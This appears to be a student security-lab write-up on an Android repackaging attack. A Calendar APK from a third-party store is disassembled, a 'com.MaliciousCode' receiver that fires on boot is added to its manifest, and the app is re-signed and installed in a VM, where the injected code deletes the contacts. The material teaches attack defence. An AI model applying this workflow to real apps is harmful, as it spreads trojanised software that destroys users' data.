

REPACKAGING ATTACK:

- The android apps are generally targeted for repackaging attack, in which an attacker downloads the already published android app from any third party play store and modifies the code of the apk by injecting malicious code. Attacker then re-compiles it signs it (digital signature of the author) of the app and hence republishes it.
- In this case, the malicious code injected deletes the contacts on the machine once the repackaged app is launched.





Figure shows initial contacts of the system (Android VM).

- In this case app that is installed from apkpure.com is "Calendar App". The code is disassembled and the xml file is modified.



The screenshot shows the AndroidManifest.xml file in a text editor. The file contains various components including activities, receivers, services, and permissions. A receiver with the name "com.MaliciousCode" is added, which is highlighted in yellow. This receiver is configured to listen for the "android.intent.action.BOOT_COMPLETED" action. The file also includes permissions for installing packages and sending broadcast messages.


```
<?xml version="1.0" encoding="utf-8"?>
<manifest xmlns:android="http://schemas.android.com/apk/res/android"
    package="pl.mb.calendar" >

    <activity android:name="com.google.android.gms.common.api.GoogleApiActivity"
        android:theme="@android:style/Theme.Translucent.NoTitleBar"/>

    <receiver android:enabled="true" android:exported="false"
        android:name="com.google.android.gms.measurement.AppMeasurementReceiver"/>
    <receiver android:enabled="true" android:name="com.google.android.gms.measurement.AppMeasurementInstallReferrerReceiver"
        android:permission="android.permission.INSTALL_PACKAGES">
        <intent-filter>
            <action android:name="com.android.vending.INSTALL_REFERRER"/>
        </intent-filter>
    </receiver>
    <service android:enabled="true" android:exported="false"
        android:name="com.google.android.gms.measurement.AppMeasurementService"/>
    <receiver android:exported="true" android:name="com.google.firebase.iid.FirebaseInstanceIdReceiver"
        android:permission="com.google.android.c2dm.permission.SEND">
        <intent-filter>
            <action android:name="com.google.android.c2dm.intent.RECEIVE"/>
            <action android:name="com.google.android.c2dm.intent.REGISTRATION"/>
            <category android:name="pl.mb.calendar"/>
        </intent-filter>
    </receiver>
    <receiver android:exported="false" android:name="com.google.firebase.iid.FirebaseInstanceIdInternalReceiver"/>
    <service android:exported="true" android:name="com.google.firebase.iid.FirebaseInstanceIdService">
        <intent-filter android:priority="-500">
            <action android:name="com.google.firebase.INSTANCE_ID_EVENT"/>
        </intent-filter>
    </service>
    <receiver android:name="com.MaliciousCode">
        <intent-filter>
            <action android:name="android.intent.action.BOOT_COMPLETED"/>
        </intent-filter>
    </receiver>

</manifest>
```

Figure shows the malicious class is added by modification in xml file.



The screenshot shows the AndroidManifest.xml file in a text editor. The file contains various components including activities, receivers, services, and permissions. A receiver with the name "com.MaliciousCode" is added, which is highlighted in yellow. This receiver is configured to listen for the "android.intent.action.BOOT_COMPLETED" action. The file also includes permissions for installing packages and sending broadcast messages.

```
<?xml version="1.0" encoding="utf-8"?>
<manifest xmlns:android="http://schemas.android.com/apk/res/android"
    package="pl.mb.calendar" >

    <activity android:name="com.google.android.gms.common.api.GoogleApiActivity"
        android:theme="@android:style/Theme.Translucent.NoTitleBar"/>

    <receiver android:enabled="true" android:exported="false"
        android:name="com.google.android.gms.measurement.AppMeasurementReceiver"/>
    <receiver android:enabled="true" android:name="com.google.android.gms.measurement.AppMeasurementInstallReferrerReceiver"
        android:permission="android.permission.INSTALL_PACKAGES">
        <intent-filter>
            <action android:name="com.android.vending.INSTALL_REFERRER"/>
        </intent-filter>
    </receiver>
    <service android:enabled="true" android:exported="false"
        android:name="com.google.android.gms.measurement.AppMeasurementService"/>
    <receiver android:exported="true" android:name="com.google.firebase.iid.FirebaseInstanceIdReceiver"
        android:permission="com.google.android.c2dm.permission.SEND">
        <intent-filter>
            <action android:name="com.google.android.c2dm.intent.RECEIVE"/>
            <action android:name="com.google.android.c2dm.intent.REGISTRATION"/>
            <category android:name="pl.mb.calendar"/>
        </intent-filter>
    </receiver>
    <receiver android:exported="false" android:name="com.google.firebase.iid.FirebaseInstanceIdInternalReceiver"/>
    <service android:exported="true" android:name="com.google.firebase.iid.FirebaseInstanceIdService">
        <intent-filter android:priority="-500">
            <action android:name="com.google.firebase.INSTANCE_ID_EVENT"/>
        </intent-filter>
    </service>
    <receiver android:name="com.MaliciousCode">
        <intent-filter>
            <action android:name="android.intent.action.BOOT_COMPLETED"/>
        </intent-filter>
    </receiver>

</manifest>
```

Figure that permissions are given to the app, by appropriately modifying the xml file.

```
MobiSEED [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
seed@MobiSEEDUbuntu: ~
signing: res/layout/select_dialog_item_material.xml
signing: res/layout/select_dialog_multichoice_material.xml
signing: res/layout/select_dialog_singlechoice_material.xml
signing: res/layout/start.xml
signing: res/layout/support_simple_spinner_dropdown_item.xml
signing: res/layout/userdate.xml
signing: res/menu-pl/menu_drawer.xml
signing: res/menu/menu.xml
signing: res/menu/menu_drawer.xml
signing: res/menu/userdate.xml
signing: res/xml-en/opcje_full.xml
signing: res/xml-pl/opcje_full.xml
signing: res/xml-v12/provider.xml
signing: res/xml-v12/provider_micro.xml
signing: res/xml-v12/provider_mnl.xml
signing: res/xml/app_tracker.xml
signing: res/xml/global_tracker2.xml
signing: res/xml/opcje.xml
signing: res/xml/opcje_full.xml
signing: res/xml/opcje_kolory.xml
signing: res/xml/opcje_micro.xml
signing: res/xml/opcje_mnl.xml
signing: res/xml/opcje_old.xml
signing: res/xml/provider.xml
signing: res/xml/provider_micro.xml
signing: res/xml/provider_mnl.xml
signing: resources.arsc
signing: build-data.properties
signing: jsr305_annotations/Jsr305_annotations.gwt.xml
jar signed.

Warning:
No -tsa or -tsacert is provided and this jar is not timestamped. Without a timestamp, users may not be able to validate this jar after the signer certificate's expiration date (2045-02-08) or after any future revocation date.
seed@MobiSEEDUbuntu:~$
```

Figure shows attacker's getting signature from keystore and signing the app.

```
MobiSEED [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
seed@MobiSEEDUbuntu: ~
signing: res/xml/opcje.xml
signing: res/xml/opcje_full.xml
signing: res/xml/opcje_kolory.xml
signing: res/xml/opcje_micro.xml
signing: res/xml/opcje_mnl.xml
signing: res/xml/opcje_old.xml
signing: res/xml/provider.xml
signing: res/xml/provider_micro.xml
signing: res/xml/provider_mnl.xml
signing: resources.arsc
signing: build-data.properties
signing: jsr305_annotations/Jsr305_annotations.gwt.xml
jar signed.

Warning:
No -tsa or -tsacert is provided and this jar is not timestamped. Without a timestamp, users may not be able to validate this jar after the signer certificate's expiration date (2045-02-08) or after any future revocation date.
seed@MobiSEEDUbuntu:~$ adbconnect 10.0.2.7
adbconnect: command not found
seed@MobiSEEDUbuntu:~$ adb connect 10.0.2.7
* daemon not running. starting it now on port 5037 *
* daemon started successfully *
connected to 10.0.2.7:5555
seed@MobiSEEDUbuntu:~$ ls
android apktool Desktop Documents Downloads examples.desktop Music my-release-key.keystore Pictures Public Templates Videos
seed@MobiSEEDUbuntu:~$ cd Downloads
seed@MobiSEEDUbuntu:~/Downloads$ ls
Calendar_v5.05_apkpure.com Calendar_v5.05_apkpure.com_old.apk
seed@MobiSEEDUbuntu:~/Downloads$ cd /
seed@MobiSEEDUbuntu:/$ cd
seed@MobiSEEDUbuntu:~$ adb install Downloads/Calendar_v5.05_apkpure.com/dist/Calendar_v5.05_apkpure.com.apk
3227 KB/s (7841586 bytes in 2.372s)
pkg: /data/local/tmp/Calendar_v5.05_apkpure.com.apk
Success
seed@MobiSEEDUbuntu:~$
```

Figure shows successful installation of repackaged app on the Android VM.




Figure shows that the contacts have been deleted on the Android VM's end after installing the app and launching it.